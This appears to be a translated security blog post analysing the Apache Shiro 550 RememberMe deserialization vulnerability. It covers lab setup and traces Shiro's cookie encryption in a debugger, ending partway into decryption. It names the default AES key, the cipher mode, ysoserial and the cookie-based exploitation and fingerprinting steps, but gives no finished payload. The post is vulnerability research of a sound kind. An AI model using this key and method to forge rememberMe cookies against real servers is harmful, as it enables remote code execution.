Detailed Analysis of the Shiro 550 Deserialization Vulnerability and POC Development
This article analyzes the cause and code flow of the Apache Shiro 550 RememberMe deserialization vulnerability, explains its encryption and decryption processes, and demonstrates how to develop a proof of concept.
Read in Chinese→0x00 Preface
The Shiro deserialization vulnerability dates back to Shiro 550 and was disclosed in 2016, but it continues to play a significant role in various offensive and defensive exercises today.
This vulnerability has always been very useful, particularly for breaking through lower-layer boundaries in red-team/blue-team HW exercises.
Therefore, I decided to study the cause of this vulnerability and analyze its code.
0x01 Shiro 550 Vulnerability Description
A command execution vulnerability caused by Apache Shiro RememberMe deserialization.
Apache Shiro is a powerful and easy-to-use Java security framework that provides authentication, authorization, cryptography, and session management.
Identifier: Shiro-550, CVE-2016-4437
Affected versions: Apache Shiro (because of the exposed key, some Shiro versions later than 1.2.4 are also affected)
0x02 Environment Setup
Basic Environment
Editor: IDEA 2020
Java version: jdk1.7.0_80
Server version: Tomcat 8.5.56
Shiro version: shiro-root-1.2.4
Component: commons-collections4
Setup Process
If you find the configuration troublesome, you can directly use the GitHub repository I prepared:
https://github.com/godzeo/shiro\_1.2.4\_sample.git
Standard Setup
Download it directly from:
https://codeload.github.com/apache/shiro/zip/shiro-root-1.2.4
After downloading it, extract the archive.
Then quietly enter the samples/web directory and directly modify the POM file. The main changes are as follows:
...
<dependencies>
    <dependency>
        <groupId>javax.servlet</groupId>
        <artifactId>jstl</artifactId>
        <!--  这里需要将jstl设置为1.2 -->
        <version>1.2</version>
        <scope>runtime</scope>
    </dependency>
.....
    <dependency>
        <groupId>org.apache.commons</groupId>
        <artifactId>commons-collections4</artifactId>
        <version>4.0</version>
    </dependency>
<dependencies>
Then deploy it. I deployed it directly using IDEA.

Pitfalls:
If you use Maven to package and set up the project, you may encounter:
Failed to execute goal org.apache.maven.plugins:maven-toolchains-plugin:1.1:toolchain (default) on project samples-web: Misconfigured toolchains.This is probably because Maven packaging requires a Java 1.6 environment here, but it does not affect runtime.
You need to modify the code in maven/conf/toolchains.xml:
<toolchain>
    <type>jdk</type>
    <provides>
      <version>1.6</version>
      <vendor>sun</vendor>
    </provides>
    <configuration>
      <jdkHome>/Library/Java/JavaVirtualMachines/1.6.0.jdk</jdkHome>
    </configuration>
</toolchain>
We also need ysoserial to generate the payload.
The ysoserial project source code is available here: https://github.com/frohoff/ysoserial. You can compile it yourself or directly download a precompiled release.
0x03 Code Analysis
A brief introduction to the vulnerability:
A brief overview of the exploitation process:
-
Insert a malicious payload into the
rememberMefield of the cookie. -
Trigger the Shiro framework’s RememberMe deserialization functionality, resulting in arbitrary code execution.
-
Shiro 1.2.24 provides a hard-coded AES key:
kPH+bIxk5D2deZiIxcaaaA== -
This issue occurs because developers use the Shiro framework without changing the AES key.
Encryption Process
To locate the entry point, we can start from the hard-coded location repeatedly mentioned in connection with this vulnerability. By tracing backward a little, we can find it. We only need to focus on how rememberMe is processed.
First, locate /shiro-core-1.2.4.jar\!/org/apache/shiro/mgt/AbstractRememberMeManager.class. This class is located in the shiro-core module.
We find the familiar key that is so often mentioned, so the entry point may be here:
private static final byte[] DEFAULT_CIPHER_KEY_BYTES = Base64.decode("kPH+bIxk5D2deZiIxcaaaA==");

- It inherits from the
RememberMeManagerclass, so we trace upward and locate theonSuccessfulLoginmethod inRememberMeManager. As the name suggests, this method handles successful logins. - Next, we set a breakpoint and examine the encryption and processing flow of
rememberMeto understand how it works.
Now log in and enable debugging! Remember to select Remember Me.

We then receive the data and step directly into the method.

Execution enters the forgetIdentity function, which processes the request and response. Continue tracing this.forgetIdentity to enter it.
[Failed to transfer externally linked image. The source site may have hotlink protection enabled. It is recommended that you save the image and upload it directly (img-EM2oRAEz-1599130237592)(…/Library/Application Support/typora-user-images/image-20200902102404236.png)]
Continue tracing this.forgetIdentity. Execution enters the removeFrom method returned by getCookie; follow the removeFrom method.
this.getCookie().removeFrom(request, response);
- Here, the configuration information is obtained, and
addCookieHeaderultimately places it into the cookie header of the response. This includes the familiardeleteMeandrememberMefields, which explains the two simplest methods we use for fingerprinting.

- This stage then ends, and execution returns to the previous
onSuccessfulLoginmethod.isRememberMemainly checks whether the Remember Me option was selected. Next, step into therememberIdentitymethod to see what it does.

In the rememberIdentity method, the value of authcInfo is the root username we entered. Continue tracing the rememberIdentity function.
PrincipalCollection principals = this.getIdentityToRemember(subject, authcInfo);
this.rememberIdentity(subject, principals);
After entering the rememberIdentity method, we find a function that converts the value into bytes. Follow convertPrincipalsToBytes.
protected void rememberIdentity(Subject subject, PrincipalCollection accountPrincipals) {
    byte[] bytes = this.convertPrincipalsToBytes(accountPrincipals);
    this.rememberSerializedIdentity(subject, bytes);
}
- After entering the
convertPrincipalsToBytesmethod, we find that it performs serialization, and the serialized value is therootusername passed into it. - Continuing to trace it reveals ordinary serialization without any special operations, so I will not describe it further.
- The
encryptmethod is then called to encrypt the serialized binary bytes. - We definitely need to follow the
encryptmethod and examine it.
protected byte[] convertPrincipalsToBytes(PrincipalCollection principals) {
    byte[] bytes = this.serialize(principals);
    if (this.getCipherService() != null) {
        bytes = this.encrypt(bytes);
    }

    return bytes;
}

We find CipherService cipherService = this.getCipherService\(\), which means that it obtains the cipher service. Looking at the result, we can see that it uses AES encryption with AES/CBC/PKCS5Padding.
protected byte[] encrypt(byte[] serialized) {
    byte[] value = serialized;
    CipherService cipherService = this.getCipherService();
    if (cipherService != null) {
        ByteSource byteSource = cipherService.encrypt(serialized, this.getEncryptionCipherKey());
        value = byteSource.getBytes();
    }

    return value;
}
The next statement is the method that encrypts the supplied data.
Now look at this.getEncryptionCipherKey\(\). This clearly obtains the key, so follow getEncryptionCipherKey directly.
ByteSource byteSource = cipherService.encrypt(serialized, this.getEncryptionCipherKey());Finding the key involves repeatedly jumping around within this class. The details are shown below:
this.encryptionCipherKey
setEncryptionCipherKey()
setCipherKey(byte[] cipherKey)---setEncryptionCipherKey()
this.setCipherKey(DEFAULT_CIPHER_KEY_BYTES)
Ultimately, getEncryptionCipherKey can be traced back to DEFAULT_CIPHER_KEY_BYTES at the beginning, which is the first key we mentioned: kPH+bIxk5D2deZiIxcaaaA==.

The data is then passed to the encrypt function together with the key just obtained. This is where encryption takes place!
public ByteSource encrypt(byte[] plaintext, byte[] key) {
    byte[] ivBytes = null;

   //生成初始化向量,随后 generate:TURE
    boolean generate = this.isGenerateInitializationVectors(false);

    if (generate) {

      	//产生初始化向量
        ivBytes = this.generateInitializationVector(false);

      	//异常,不会进入的
        if (ivBytes == null || ivBytes.length == 0) {
            throw new IllegalStateException("Initialization vector generation is enabled - generated vectorcannot be null or empty.");
        }
    }
		//再跟进就是更加具体的方法了,基本的加密逻辑已知 序列化root key 然后还有iv
    return this.encrypt(plaintext, key, ivBytes, generate);
}

After encryption, trace the data upward until reaching the rememberSerializedIdentity method under rememberIdentity. We need to follow this method because its function is to remember the serialized identity.

Following this method brings us to essentially the final encryption step: the encrypted data is Base64-encoded and then added to the cookie.
Decryption Process:
Now let us continue by examining the decryption process:
- First, determine the entry point.
- I chose to begin the analysis where data is obtained from the client, so set a breakpoint in the
getRememberedPrincipalsmethod of theorg.apache.shiro.mgt.AbstractRememberMeManagerclass. - Then refresh the page to trigger this method.
Directly follow the getRememberedSerializedIdentity\(subjectContext\) method to see what data it obtains.
